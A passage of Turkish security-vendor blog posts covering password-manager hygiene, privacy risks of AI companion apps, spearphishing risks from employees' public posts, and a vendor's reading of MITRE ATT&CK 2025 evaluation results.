- Güvenli, uzun ve benzersiz bir ana parola düşünün. Tire ile ayrılmış, hatırlanması kolay dört kelimeyi düşünün. Bu, saldırganların “kaba kuvvet” yöntemiyle parolayı kırmasını zorlaştıracaktır.
- 2FA’yı etkinleştirerek hesaplarınızın güvenliğini her zaman artırın. Bu, bilgisayar korsanları parolalarınızı ele geçirse bile ikinci faktör olmadan hesaplarınıza erişemeyecekleri anlamına gelir.
- Tarayıcıları, parola yöneticilerini ve işletim sistemlerini en güvenli sürümlerde tutmak için güncel tutun. Bu, güvenlik açıklarının istismar edilme olasılığını azaltır.
- Uygulamaları yalnızca yasal uygulama mağazalarından (Google Play, App Store) indirin ve indirmeden önce geliştiriciyi ve uygulama derecelendirmesini, sahte/kötü amaçlı uygulamalar olup olmadıklarını kontrol edin.
- Yalnızca saygın bir satıcıdan parola yöneticisi seçin. Size uygun bir tane bulana kadar araştırın.
- Parola yöneticinizden doğrudan parola çalmak için tasarlanmış saldırıların tehdidini azaltmak için tüm cihazlara saygın bir satıcıdan güvenlik yazılımı yüklediğinizden emin olun.
[Parola yöneticisi](https://help.eset.com/password_manager/3/tr-TR/), siber güvenlik uygulamalarının önemli bir parçası olmaya devam etmektedir. Ancak bu, yalnızca ekstra önlemler alırsanız geçerlidir. Güvenlik riskleri sürekli olarak gelişmektedir, bu nedenle çevrimiçi kimlik bilgilerinizin güvende kalmasını sağlamak için güncel tehdit eğilimlerini takip edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, Parola Güvenliği, Parola Yöneticisi, Siber Güvenlik
---
### [Romantik yapay zekâ sohbet robotunuz sır tutamazsa ne olur?](https://antivirus.com.tr/romantik-yapay-zeka-sohbet-robotunuz-sir-tutamazsa-ne-olur/)
**Published:** Aralık 5, 2025
**Author:** ESET
**Excerpt:** Sohbet robotunuz hakkınızda çok fazla şey mi biliyor? Yapay zekâ arkadaşınıza güvenip her şeyi anlatmadan önce iki kez düşünün.
**Content:**
*Sohbet robotunuz çok fazla şey biliyor mu? Yapay zekâ arkadaşınıza her şeyi anlatmadan önce iki kez düşünün.*
[“Her”](https://www.rottentomatoes.com/m/her) adlı filmde, kahraman sofistike bir yapay zekâ sistemi ile nihayetinde başarısızlığa mahkûm bir romantik ilişki kurar. 2013 yılında vizyona girdiğinde böyle bir senaryo tamamen bilim kurgu alanındaydı. Ancak üretken yapay zekâ (GenAI) ve büyük dil modelleri (LLM) ortaya çıkmasıyla bu artık o kadar da uçuk bir ihtimal değil. Aslında “arkadaş” uygulamaları da bugün hızla yaygınlaşıyor.
Ancak bir yapay zekâ botuyla ilişki kurmanın kaçınılmaz olarak bazı riskleri vardır. Kişisel bilgilerinizin üçüncü şahıslarla paylaşılmayacağından nasıl emin olabilirsiniz? Ya da hackerlar tarafından çalınmayacağından? Bu tür soruların yanıtları, tüm bu risklere değip değmeyeceğini belirlemenize yardımcı olacaktır.
## Yapay zekâ aşk arayışı
Arkadaş uygulamaları, artan pazar talebini karşılıyor. Yapay zekâ arkadaşlar, LLM’lerin ve doğal dil işleme (NLP) teknolojisinin gücünü kullanarak kullanıcılarıyla sohbet tarzında, son derece kişiselleştirilmiş bir şekilde etkileşim kuruyor. Character.AI, Nomi ve Replika gibi uygulamalar, kullanıcılarının psikolojik ve bazen de romantik ihtiyaçlarını karşılıyor. Geliştiricilerin bu alana girmek istemelerinin nedenini anlamak zor değil.
Büyük platformlar bile bu trendi yakalamaya başladı. OpenAI kısa süre önce “doğrulanmış yetişkinler için erotik içerik” sunacağını ve geliştiricilerin ChatGPT üzerine kurulu “yetişkinlere yönelik” uygulamalar oluşturmasına izin verebileceğini [açıkladı](https://www.theverge.com/news/799312/openai-chatgpt-erotica-sam-altman-verified-adults). Elon Musk’ın xAI şirketi de Grok uygulamasında flörtöz yapay zekâ arkadaşları [piyasaya sürdü](https://www.theverge.com/news/799312/openai-chatgpt-erotica-sam-altman-verified-adults).
Temmuz ayında [yayımlanan bir araştırma](https://www.commonsensemedia.org/research/talk-trust-and-trade-offs-how-and-why-teens-use-ai-companions), gençlerin yaklaşık dörtte üçünün yapay zekâ arkadaşlarını kullandığını ve yarısının bunu düzenli olarak yaptığını ortaya koydu. Daha da endişe verici olanı, üçte birinin ciddi konuşmalar için insanlara göre yapay zekâ botlarını tercih etmesi ve dörtte birinin onlarla kişisel bilgilerini paylaşmasıdır.
Bu durum, uyarıcı hikâyeler ortaya çıkmaya başladıkça özellikle endişe verici hâle geliyor. Ekim ayında, [araştırmacılar](https://cybernews.com/security/ai-girlfriend-app-leak-exposes-400k-users/) iki yapay zekâ arkadaş uygulamasının (Chattee Chat ve GiMe Chat) farkında olmadan son derece hassas kullanıcı bilgilerini ifşa ettiğini uyardı. Yanlış yapılandırılmış bir Kafka broker örneği, bu uygulamaların akış ve içerik dağıtım sistemlerini erişim denetimi olmadan bıraktı. Bu, herkesin 600.000’den fazla kullanıcı tarafından gönderilen fotoğrafa, IP adresine ve 400.000’den fazla kullanıcıya ait milyonlarca samimi sohbete erişebileceği anlamına geliyordu.

## Bir yapay zekâ ile ilişki kurmanın riskleri
Fırsatçı tehdit aktörleri, para kazanmanın yeni bir yolunu keşfedebilir. Kurbanların yapay zekâ arkadaşlarıyla romantik sohbetlerinde paylaştıkları bilgiler, şantaj için biçilmiş kaftandır.
Örneğin, görüntüler, videolar ve sesler, [cinsel şantaj dolandırıcılığında](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) kullanılmak üzere deepfake araçlarına aktarılabilir. Ya da kişisel bilgiler, takip eden kimlik dolandırıcılığında kullanılmak üzere karanlık web’de satılabilir. Uygulamanın güvenlik durumuna bağlı olarak, hackerlar uygulama içi satın alımlar için saklanan kredi kartı bilgilerini de ele geçirebilirler. [Cybernews’e](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) göre[,](https://cybernews.com/security/ai-girlfriend-app-leak-exposes-400k-users/) bazı kullanıcılar bu tür satın alımlar için binlerce dolar harcıyor.
Yukarıdaki örnekte olduğu gibi, yapay zekâ uygulama geliştiricileri için öncelik siber güvenlikten çok gelir elde etmektir. Bu, tehdit aktörlerinin istismar edebilecekleri güvenlik açıkları veya yanlış yapılandırmalar bulabilecekleri anlamına gelir. Hatta, kötü amaçlı bilgi çalma kodlarını gizleyen kendi benzer arkadaşlık uygulamalarını oluşturmaya çalışabilirler veya kullanıcıları dolandırıcılık veya şantaj için kullanılabilecek hassas bilgileri ifşa etmeye manipüle edebilirler.
Uygulamanız nispeten güvenli olsa bile gizlilik riski oluşturabilir. Bazı geliştiriciler, üçüncü taraf reklamcılara satmak için kullanıcıları hakkında mümkün olduğunca fazla bilgi toplar. Şeffaf olmayan gizlilik politikaları, verilerinizin korunup korunmadığını veya nasıl korunduğunu anlamayı zorlaştırabilir. Ayrıca arkadaşınızla paylaştığınız bilgiler ve konuşmaların, temel LLM’yi eğitmek veya ince ayar yapmak için kullanıldığını fark edebilirsiniz, bu da gizlilik ve güvenlik risklerini daha da artırır.
## Ailenizi nasıl güvende tutabilirsiniz?
İster kendiniz bir yapay zekâ arkadaşlık uygulaması kullanıyor olun ister çocuklarınızın kullanmasından endişe duyuyor olun, tavsiye aynıdır. Yapay zekânın yerleşik güvenlik veya gizlilik önlemleri olmadığını varsayın. Ve bir yabancıyla paylaşmaktan rahatsız olacağınız hiçbir kişisel veya finansal bilgiyi onunla paylaşmayın. Buna potansiyel olarak utanç verici veya ifşa edici fotoğraflar/videolar da dâhildir.
Daha da iyisi, siz veya çocuklarınız bu uygulamalardan birini denemek istiyorsanız önceden araştırma yapın ve en iyi güvenlik ve gizlilik korumalarını sunan uygulamaları bulun. Bu, gizlilik politikalarını okuyarak verilerinizi nasıl kullandıklarını ve/veya paylaştıklarını anlamak anlamına gelir. Kullanım amacını açıkça belirtmeyen veya kullanıcı verilerini sattığını itiraf eden uygulamalardan kaçının.
Uygulamanızı bulduktan sonra, iki faktörlü kimlik doğrulama gibi güvenlik özelliklerini etkinleştirmeyi unutmayın. Bu, çalınan veya brute force saldırısıyla ele geçirilen parolaların kullanılarak hesapların ele geçirilmesini önlemeye yardımcı olacaktır. Ayrıca gizlilik ayarlarını inceleyerek korumayı artırın. Örneğin, model eğitimi için konuşmalarınızın kaydedilmesini devre dışı bırakma seçeneği olabilir.
Çocuklarınızın bu araçları kullanmasının güvenlik, gizlilik ve psikolojik etkileri konusunda endişeleriniz varsa daha fazla bilgi edinmek için onlarla diyalog kurun. Aşırı paylaşımın risklerini hatırlatın ve bu uygulamaların, kullanıcılarının çıkarlarını ön planda tutmayan, kâr amaçlı araçlar olduğunu vurgulayın. Bu uygulamaların çocuklarınız üzerinde yaratabileceği etkiden endişe duyuyorsanız ekran süresini ve kullanımı sınırlamak gerekebilir. Bu sınırlama, [ebeveyn denetim kontrolleri/uygulamaları](https://antivirus.com.tr/cocuk-kimligi-hirsizligi-cocuklarimin-kisisel-verilerini-nasil-koruyabilirim/) aracılığıyla uygulanabilir[.](https://www.welivesecurity.com/2021/01/15/whats-your-attitude-parental-controls/)
Çocuklarınız için yaş doğrulama ve içerik denetimi politikalarına sahip yeterli koruma sağlayamayan hiçbir yapay zekâ destekli arkadaşlık uygulamasına izin vermemeniz gerektiği unutmayın.
Düzenleyicilerin, geliştiricilerin bu alanda neler yapıp yapamayacağına dair daha katı kurallar uygulamak için müdahale edip etmeyeceği henüz belli değildir. Romantik botlar şu anda bir nevi gri alanda faaliyet göstermektedir ancak AB’de [yakında yürürlüğe girecek olan Dijital Adalet Yasası](https://www.euractiv.com/news/is-your-ai-trying-to-make-you-fall-in-love-with-it/), aşırı derecede bağımlılık yaratan ve kişiselleştirilmiş deneyimleri yasaklayabilir.
Geliştiriciler ve düzenleyiciler bu konuda bir sonuca varana kadar, yapay zekâ arkadaşlarını sırdaş veya duygusal destek olarak görmemek daha iyi olabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Siber Güvenlik, Yapay Zekâ
---
### [Şirket bilgileri içeren paylaşımlar neden risklidir?](https://antivirus.com.tr/sirket-bilgileri-iceren-paylasimlar-neden-risklidir/)
**Published:** Aralık 9, 2025
**Author:** ESET
**Excerpt:** LinkedIn'den X'e, GitHub'dan Instagram'a kadar, çalışanlar şirket bilgileri içeren paylaşımlar yapıyorlar. Bu, şirketinizi zor durumda bırakabilir.
**Content:**
*LinkedIn’den X’e, GitHub’dan Instagram’a kadar çalışanlar, şirket bilgileri içeren paylaşımlar yapıyorlar. Bu, şirketinizi zor durumda bırakabilir.*
Çalışan savunuculuğu, on yıldan fazla bir süredir var olan bir kavramdır. Ancak kurumsal profili, düşünce liderliğini ve pazarlamayı geliştirmek için iyi niyetle başlayan bu uygulama, bazı istenmeyen sonuçlara da yol açmaktadır. Profesyoneller işleri, şirketleri ve rollerini paylaşırken benzer düşünen profesyonellerin yanı sıra potansiyel müşteriler ve ortaklara da ulaşmayı umarlar. Ancak tehdit aktörleri de bu paylaşımlara dikkat etmektedir.
Bu bilgiler kamuya açık hâle geldiğinde genellikle ikna edici spearphishing veya [iş e-postası dolandırıcılığı](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) (BEC) tarzı saldırılar düzenlemek için kullanılır. Bilgi ne kadar fazla olursa kuruluşunuza ciddi zarar verebilecek kötü niyetli faaliyetler için o kadar fazla fırsat doğar.
## Şirket bilgileri nerede paylaşılıyor?
Genellikle bu tür bilgilerin paylaşıldığı Linkedin, tahmin edilebileceği gibi belki de [en bariz](https://antivirus.com.tr/linkedin-profiliniz-hakkinizda-gereginden-fazla-mi-bilgi-veriyor/) örnektir. LinkedIn, dünyadaki en büyük açık kurumsal bilgi veri tabanı olarak tanımlanabilir: İş unvanları, roller, sorumluluklar ve iç ilişkiler konusunda gerçek bir hazine. Ayrıca işe alım uzmanlarının iş ilanlarını paylaştıkları yer de burasıdır ve bu ilanlarda, daha sonra spearphishing saldırılarında kullanılabilecek teknik ayrıntılar aşırı derecede paylaşılabilir.
GitHub, siber güvenlik bağlamında, dikkatsiz geliştiricilerin sabit kodlanmış sırları, IP ve müşteri bilgilerini paylaştıkları bir yer olarak daha iyi bilinir. Ancak proje adları, CI/CD pipeline adları ve kullandıkları teknoloji yığınları ve açık kaynak kütüphaneleri hakkında daha zararsız bilgiler de paylaşabilirler. Git commit yapılandırmalarında kurumsal e-posta adreslerini de paylaşabilirler.
Ayrıca Instagram ve X gibi klasik tüketici odaklı sosyal platformlar da vardır. Çalışanlar bu platformlarda konferanslara ve diğer etkinliklere ilişkin seyahat planlarının ayrıntılarını paylaşabilirler ve bu bilgiler kendilerine ve kuruluşlarına karşı silah olarak kullanılabilir. Şirketinizin web sitesindeki bilgiler bile dolandırıcılar veya hackerlar için yararlı olabilir. Teknik platformlar, satıcılar ve ortaklar hakkındaki ayrıntılar veya birleşme ve satın alma faaliyetleri gibi önemli kurumsal duyurular gibi bilgileri düşünün. Bunların tümü, sofistike phishing saldırıları için bir bahane oluşturabilir.
## Şirket bilgileri silah olarak kullanılır mı?
Tipik bir sosyal mühendislik saldırısının ilk aşaması [istihbarat toplamaktır](https://antivirus.com.tr/osint-saldirganlardan-once-siz-zayif-noktalarinizi-bulun/). Bir sonraki aşama ise alıcıyı cihazına farkında olmadan kötü amaçlı yazılım yüklemeye ikna etmek için tasarlanmış bir spearphishing saldırısında bu istihbaratı silah olarak kullanmaktır. Ya da potansiyel olarak, [ilk erişim için kurumsal kimlik bilgilerini](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/) paylaşmaya ikna etmektir. Bu, e-posta, kısa mesaj veya telefon görüşmesi yoluyla gerçekleştirilebilir. Ayrıca bu bilgileri kullanarak e-posta, telefon veya video görüşmesinde C düzeyinde bir yönetici veya tedarikçi kimliğine bürünerek acil bir havale talebinde de bulunabilirler.
Bu çabalar genellikle kimlik taklidi, aciliyet ve alaka düzeyinin bir karışımını gerektirir. İşte bazı varsayımsal örnekler:
- Bir saldırgan, A şirketinde BT pozisyonunda yeni başlayan bir çalışanın LinkedIn bilgilerini, temel görev ve sorumlulukları da dâhil olmak üzere bulur. Hedefin adını, iletişim bilgilerini ve görevini referans göstererek acil bir güvenlik güncellemesi gerektiğini iddia eden önemli bir teknoloji tedarikçisi gibi davranır. Güncelleme bağlantısı kötü amaçlıdır.
- Bir tehdit aktörü, GitHub’da iki iş arkadaşı hakkında, üzerinde çalıştıkları proje dâhil olmak üzere bilgi bulur. Birinin kimliğine bürünerek diğerine ekli bir belgeyi incelemesini isteyen bir e-posta gönderir. Bu belge, kötü amaçlı yazılım içeren bir tuzaktır.
- Bir dolandırıcı, LinkedIn’de veya bir şirketin web sitesinde bir yöneticinin videosunu bulur. Hedefin Instagram/X feed’inde, bir konferansta sunum yapacağı ve ofisten uzak olacağı bilgisini görür. Yöneticinin ulaşılması zor olabileceğini bilen dolandırıcı, video veya ses kullanarak derin sahte BEC saldırısı başlatır ve finans ekibinden bir üyesini, acil bir ödemeyi yeni bir tedarikçiye havale etmesi için kandırır.
### Şirket bilgileri sızıntısından doğan ibretlik hikâyeler
Yukarıdakiler sadece varsayımlardır. Ancak saldırıların ilk aşamalarında “açık kaynak istihbaratı” (OSINT) tekniklerini kullanan tehdit aktörlerinin birçok gerçek örneği vardır. Bunlar arasında şunlar yer alır:
- Atlanta Çocuk Sağlığı Merkezi’ne (CHOA) 3,6 milyon dolar zarara yol açan bir **BEC saldırısı**: Saldırganlar, hastanenin inşaat ortağı da dâhil olmak üzere daha fazla ayrıntı öğrenmek için yeni duyurulan kampüsle ilgili basın bültenlerini taramış olmalıdır. Ardından LinkedIn ve/veya kurumsal web sitesini kullanarak ilgili inşaat firmasının (JE Dunn) kilit yöneticilerini ve finans ekibi üyelerini tespit etmişlerdi. Sonrasında da CHOA finans ekibine JE Dunn için ödeme bilgilerini güncellemeleri talebinde bulunan bir e-postada CFO’nun [kimliğine büründüler](https://www.linkedin.com/posts/greyhat-cyber-solutions_businessemailcompromise-invoicefraud-accountspayable-activity-7381908438039064576-Qpk0/).
- **Rusya merkezli SEABORGIUM ve İran destekli TA453 grupları**, önceden seçilmiş hedeflere yönelik spearphishing saldırıları öncesinde keşif için **OSINT kullanıyor**. [İngiltere NCSC’ye](https://www.ncsc.gov.uk/news/spear-phishing-campaigns-targets-of-interest) göre, sosyal medya ve profesyonel ağ platformlarını “hedeflerinin ilgi alanlarını araştırmak ve gerçek dünyadaki sosyal veya profesyonel bağlantılarını belirlemek” için kullanıyorlar. E-posta yoluyla güven ve ilişki kurulduktan sonra kurbanların kimlik bilgilerini toplamak için bir bağlantı gönderiyorlar.
## Paylaşımı durdurmak mı? Spearphishing riskini nasıl azaltabilirsiniz?
Aşırı paylaşımın riskleri gerçektir ancak neyse ki çözümleri basittir. Elinizdeki en güçlü silah eğitimdir. Yöneticilerden tüm çalışanlara kadar herkesin sosyal medyada aşırı paylaşım yapmamanın önemini anlamasını sağlamak için [güvenlik farkındalık programlarını](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) güncelleyin. Bazı durumlarda bu, her ne pahasına olursa olsun çalışanların savunuculuğundan uzaklaşarak önceliklerin dikkatli bir şekilde yeniden dengelenmesini gerektirecektir. Çalışanları, kullanıcıyı tanıdıkları hâlde (hesapları ele geçirilmiş olabilir) istenmeyen DM’ler yoluyla paylaşım yapmamaları konusunda uyarın. Ayrıca phishing, BEC ve deepfake girişimlerini tespit edebilmelerini sağlayın.
Bunu, sosyal medya kullanımıyla ilgili katı bir politika ile destekleyin, paylaşılabilecek ve paylaşılamayacak şeyler konusunda kırmızı çizgiler belirleyin ve kişisel ve profesyonel/resmî hesaplar arasında net sınırlar uygulayın. Kurumsal web siteleri ve hesaplar da silah olarak kullanılabilecek bilgileri kaldırmak için gözden geçirilip güncellenmesi gerekebilir.
Profesyonel hesapların ele geçirilerek iş arkadaşlarını hedef alması ihtimaline karşı, çok faktörlü kimlik doğrulama (MFA) ve güçlü parolalar (parola yöneticisinde saklanan) tüm sosyal medya hesaplarında zorunlu hâle getirilmelidir.
Son olarak, mümkün olduğunda spearphishing ve BEC için kullanılabilecek herhangi bir bilgi için halka açık hesapları izleyin. Çalışanların farkındalıklarını test etmek için takım egzersizleri yapın.
Ne yazık ki yapay zekâ, tehdit aktörlerinin hedefleri profillemesini, OSINT toplamalarını ve ardından mükemmel doğal dilde ikna edici e-postalar/mesajlar oluşturmalarını her zamankinden daha hızlı ve kolay hâle getiriyor. Yapay zekâ destekli deepfake’ler, seçeneklerini daha da artırıyor. Sonuç olarak, kamuya açık bir bilgi varsa siber suçluların da bunu bildiğini ve kapınızı çalma ihtimalini bilmelisiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** BEC, Kurumsal Güvenlik, Siber Güvenlik, Zararlı Yazılımlar
---
### [MITRE ATT&CK 2025: 2026’da etkili güvenlik nasıl olmalı?](https://antivirus.com.tr/katilimcilarin-heyecanini-bir-kenara-birakin-mitre-attck-evaluations-enterprise-2025-size-2026-yilinda-etkili-guvenligin-nasil-olmasi-gerektigini-anlatacak/)
**Published:** Aralık 10, 2025
**Author:** Can Erginkurban
**Excerpt:** En son MITRE ATT&CK® Enterprise Evaluation'daki gizli hazine, Detection & Response'u "satmak" için baskı altında olan satıcıların manşetlerinde değil, özetlerde ve derinlemesine verilerde yatmaktadır.
**Content:**
En son MITRE ATT&CK® Enterprise Evaluation’daki gizli hazine, Detection & Response’u “satmak” için baskı altında olan satıcıların manşetlerinde değil, özetlerde ve derinlemesine verilerde yatmaktadır. Zeki okuyucular bile ağaçları görmekten ormanı göremeyebilir ve yalnızca bireysel performansları ve henüz açıklanmamış puanları, yeteneklerinin tek temsilcisi olan ölçüt olarak görebilir. Ancak, değerlendirmeler ve MITRE’nin özetleri tam da açıklanmak amacıyla yapılmıştır, değeride buradadır.
*NOT: Bu blog yazısında ifade edilen görüş ve fikirler ESET’e aittir ve MITRE Corporation’ın görüşlerini veya tutumunu yansıtmayabilir.*
Bu yıl MITRE, satıcıları iki düşman emülasyonu ile karşı karşıya getiriyor. İlki, Demeter (görünüşte Scattered Spider), sosyal mühendislik teknikleriyle tanınan yüksek tempolu bir düşmana odaklandı. Hermes (muhtemelen Mustang Panda – ESET APT Raporlarında sıkça adı geçen bir şüpheli) ise hızla gelişen yeteneklere sahip, devlet destekli bir siber casusluk grubunu simüle eden ikinci senaryoydu. Bu iki senaryo, katılımcı satıcıların uzmanlığını test etti ve değerlendirilen her bir ürünün analistlerin görevlerini nasıl desteklediğini mükemmel bir şekilde gösterdi.
ESET bu yıl iyi bir performans gösterdi, ancak değerlendirmeler EDR ve XDR kullanıcılarının anlayışını pekiştirmeye yönelik, madalya dağıtmaya değil. Beş yıl boyunca değerlendirmelere yatırım yaptıktan sonra, çıktının deneyimli içeriden kişiler için bile zor olan büyük miktarda veri ve içgörü içerdiğini biliyoruz. EDR veya XDR kullanıyorsanız veya satın alıyorsanız, gereksiz bilgileri ayıklayıp gerçekten değerli bilgilere ulaşmak için bazı önerilerimiz var.
**Bu makalenin ana hatları:**
- ESET, test edilen her iki emülasyon senaryosunda da iyi performans gösterdi ve %100 koruma puanımız, önleme odaklı yaklaşımımızın önemini vurguluyor. Testte, saldırıları en erken aşamada hızla engelleyerek, katılan dokuz satıcı arasında birinci sırayı paylaştık.
- Kritik analist pivotları için düşük gürültü ve doğru boyutlu hacmi önceliklendiren ESET PROTECT, her iki saldırı emülasyonunda da %66,67’lik algılama puanı ile en hızlı algılama sürelerini sağladı.
- MITRE’nin değerlendirmesinin değeri, güvenlik analistlerine tarafsız bir rehberlik sunan ve tedarikçilerle ilgili anlayışlarını ve algılama ve yanıt platformlarını sorgulayan sonuçlarda yatmaktadır.
- Satıcılar için, çözümleri emüle edilmiş saldırılarda güncel tehditlere karşı profesyonel olarak doğrulanmıştır.
- Toplu sonuç, tehdit ortamını, özellikle de TTP’leri tercüme etmek için kullanılan analist araç setlerinin daha iyi anlaşılmasıdır.
- Değerlendirmeler, her şeyden önce, farklı satıcı yaklaşımlarının, EDR/XDR, sanal alan veya ağ görünürlüğü gibi MITRE değerlendirmesinde kullanılan her test edilmiş çözüm aracılığıyla bir kuruluşun siber dayanıklılığını nasıl iyileştirebileceğini göstermektedir.
## MITRE ATT&CK® Evaluations Enterprise 2025 nedir?
Tehdit aktörlerinin Taktikleri, Teknikleri ve Prosedürleri (TTP’ler) hakkında bilgi eksikliği yoktur. Analistlerin rolü, kendi bilgi ve deneyimlerini bu içgörülerle birleştirmek ve ellerindeki araçları kullanmaktır. Bu araçlar arasında merkezi bir istihbarat platformu, EDR/XDR, SIEM/SOAR ve benzeri araçlar bulunur.
Ancak koruma sağlamak için birden fazla yol vardır ve her uç nokta güvenlik çözümü işini farklı şekilde yapar. Her sağlayıcı, kendi telemetri/algılamalarını sunmak için kendi yöntemlerine ve yaklaşımlarına sahiptir, bu nedenle analistlerin kendilerine uygun olanı bulmaları, ilgilenmeleri ve ardından o benzersiz ortam hakkındaki bilgilerini o araç setinin istenen avantajlarıyla birleştirmeleri biraz zaman alır.
MITRE ATT&CK Değerlendirmeleri, EDR/XDR araçlarının kötü amaçlı senaryoları nasıl ele aldığını ve katılımcı her bir satıcının yeteneklerini ve sınırlamalarını mümkün olduğunca şeffaf bir şekilde haritalandırarak çözmeyi amaçlamaktadır. Bir tehdidi analiz etmenin “doğru” bir yolu yoktur; her şey analist için bir aracın uygunluğuna bağlıdır.
## 2025, MITRE için bir değişim yılıdır
Bu yıl,[ 2024’te getirilen önemli değişikliklere](https://www.eset.com/blog/en/business-topics/endpoint-security-and-xdr/attck-evaluations-eset-2024/) dayanan format, ayrı koruma testini de koruyor.
Bu önemli, çünkü herhangi bir EDR aracı tespit yapabilir, ancak önemli olan bu tespitlerin ve uyarıların içeriğidir. Evet, tespit görünürlüğü, düşmanların kesintisiz olarak davranışlar sergilemelerine izin verilerek kapsamlı bir şekilde test edildi. Bu, katılımcıları tespitlerini MITRE ATT&CK bilgi tabanıyla karşılaştırmaya zorladı. Bu yaklaşım, tüm EDR/XDR’lerin sunduğu güncel tehdit ortamını ve temel işlevleri yansıtmalıdır.
Soru, testin bireysel çözümler tarafından kullanılan benzersiz gerçek dünya telemetrisinin gerisinde kalıp kalmadığıdır.
> MITRE Değerlendirmesi, siber güvenlik pazarında önemli bir rol oynar ve kalite kontrol kapısı ve endüstri standardı olarak hizmet eder. Birçok şirket ve yüklenici, tedarikçileri incelemek için bu değerlendirmeleri kullanır ve bu da algılanan bir “sertifika” eksikliği nedeniyle isteksiz katılımcıların önemli potansiyel anlaşmaları kaçırmasına neden olur.
Koruma değerlendirmesi, engellemenin etkinliğini ve nihayetinde — ESET’in [önleme odaklı yaklaşımına](https://www.eset.com/tr/business/mitre/) çok benzer şekilde — saldırılar büyük zarar vermeden önce durdurulmasını sorgulamıştır. Bunun için tüm koruma mekanizmaları etkinleştirilmiş ve katılımcılardan, kritik saldırı noktalarına ulaşmadan önce gelişmiş kötü amaçlı saldırıları tespit etme ve gerçek zamanlı olarak önleme becerilerini göstermeleri istenmiştir.
Algılama zorluğu, katılımcıların ilk çalıştırmanın ardından ürünlerini değiştirebilecekleri bir yapılandırma değişikliğinin dahil edilmesiyle de farklılık gösterdi. SOC’ler, sürekli değişen tehdit ortamına uyum sağlamak için ortamlarını sürekli olarak yeniden yapılandırır ve bu nedenle, tedarikçilerin yapılandırma değişikliklerini kolayca (gerçekleştirme/test etme) seçeneğine sahip olup olmadıklarını test etmek, bunu yansıtması beklenir.
## ESET’in performansını yorumlamak: Bir rehberlik, bir yarış değil
Başlangıçta bahsedilen açılımına geri dönelim. Bir yandan ESET, ESET PROTECT’in koruma puanının %100 olduğunu ve mümkün olan en iyi sonuç olduğunu veya algılama oranının önemli bir görünürlük sağladığını söyleyebilir — aktif bir analist için bu hesaplama, ihtiyaç duydukları kadar fazla bilgi sağlamayabilir, ya da sağlar mı? Tersine, başka bir satıcı daha iyi bir algılama puanı elde ettiğini söyleyebilir… ancak bu da hikâyenin tamamını anlatmaz.
Bu, ESET’in önlemeye (büyük ölçüde algılamalara bağlı) bu kadar odaklanmasının bir nedenidir ve 2024’te koruma ölçümü tanıtıldığından beri, MITRE katılımcılarının yalnızca üçte ikisinin genel olarak değerlendirmenin bu kısmını tercih etmesinin tuhaf olmasının bir nedenidir. Koruma senaryosunda kullanılanlar gibi saldırıları otomatik olarak engelleyerek, ürününüz güvenlik ekiplerinin siber dayanıklılığı daha da güçlendiren stratejik görevlere odaklanmasını sağlar.
Öte yandan, bazı analistler tespit performansına odaklanmaktadır. %100 tespit puanı elde edebilirsiniz (ESET’in puanı %66,67’dir), ancak tüm bu telemetri verileri ilgili veya eşit mi?
Hayır. Testlerde belirli TTP’ler daha yüksek bir ciddiyet taşır ve bu nedenle tespit puanları üzerinde daha ağır bir ağırlık/etkiye sahiptir. Beş yıldır değerlendirmelere katılan ESET PROTECT mühendislerimiz, ATT&CK bilgi tabanının tam kapsamını takip etmekten kaçınmıştır. Nedeni nedir? ATT&CK bilgi tabanına göre bir saldırganın modus operandi’sini %100 etiketlemek, savunmayı iyileştirmez veya güvenlik analistlerinin günlük çalışmalarında otomatik olarak yardımcı olmaz.
Daha önemli olan, düşük ama yine de önemli bir hacimdir. Algılama ve yanıt, işi yapmak için yalnızca yaygın veya ciddi tekniklerin (veya alt adımların) yeterli kapsamını gerektirir. Bundan fazlası, analistleri aşırı yükleme riski taşır. Yaygınlığı düşük veya ciddiyeti düşük tekniklerin algılanmaması, mutlaka daha düşük koruma anlamına gelmez. Tam tersine, saldırıyı tanımlamak için gerekli olan ana adımlar hemen vurgulanarak zamanında ve uygun bir yanıtın tetiklenmesine olanak sağladığından, işlerin kolaylaşması ve düzeltmenin daha hızlı olması anlamına gelebilir — bazı durumlarda, algılanan tehdidin otomatik olarak engellenmesi bile mümkündür.
2025 testleri sırasında ESET PROTECT, tespit ettiği olayları ilgili tespitlerle otomatik olarak doldurdu ve hayali ağdaki en önemli düşman faaliyetlerini içeren uyarılar verdi. Bu da senaryo başına çok iyi korelasyonlu ve düşük hacimli bir performansla sonuçlandı (Hermes senaryosunda sadece bir olay vardı!). Bu, sadece önemli olan şeylere odaklanmak ve karmaşaya kurban gitmek istemeyen analistler için büyük bir avantajdır.
Evet, MITRE bunları test eder. Satıcıların bu testlere katılmasının nedenlerinden biri, topladıkları bilgi birikimini algılama motorlarını geliştirmek için kullanabilmeleridir, ancak devam eden bir saldırıyı durdurmak için baskı altında olan bir siber güvenlik analisti, ayrıntılara odaklanmayacaktır. Bunun yerine, bir sonraki adımlarını belirlemek için XDR (en iyisi otomatik olarak) tarafından organize edilen, genellikle en ciddi ve anlamlı algılamalardan oluşan açık ve net bir uyarıya ihtiyaç duyarlar.
## Savaşı kazanmak, savaşı kaybetmek
En son MITRE Değerlendirmesini “kazandığını” iddia eden katılımcılar eksik olmayacaktır.
ESET’in Teknoloji Direktörü Juraj Malcho, “MITRE hiçbir zaman kazananlar ve kaybedenler hakkında olmamıştır” diyor. “Pazarlama konuşmaları bir zaferi iddia edebilir, ancak gerçek dünyada, gerçek güvenlik analistlerinin karşılaştığı dünyada aslında kaybetmiş olabilirsiniz. Sistemlerinde meydana gelen her olayı kaydetmeleri gerekmez. ATT&CK bilgi tabanıyla eşleşip eşleşmemelerine bakılmaksızın, zaten başa çıkmaları gereken yeterince kargaşa var. Önemli olan, doğru tespit korelasyonları ve daha fazla araştırma için şüpheli etkinlikleri işaretlemektir.”
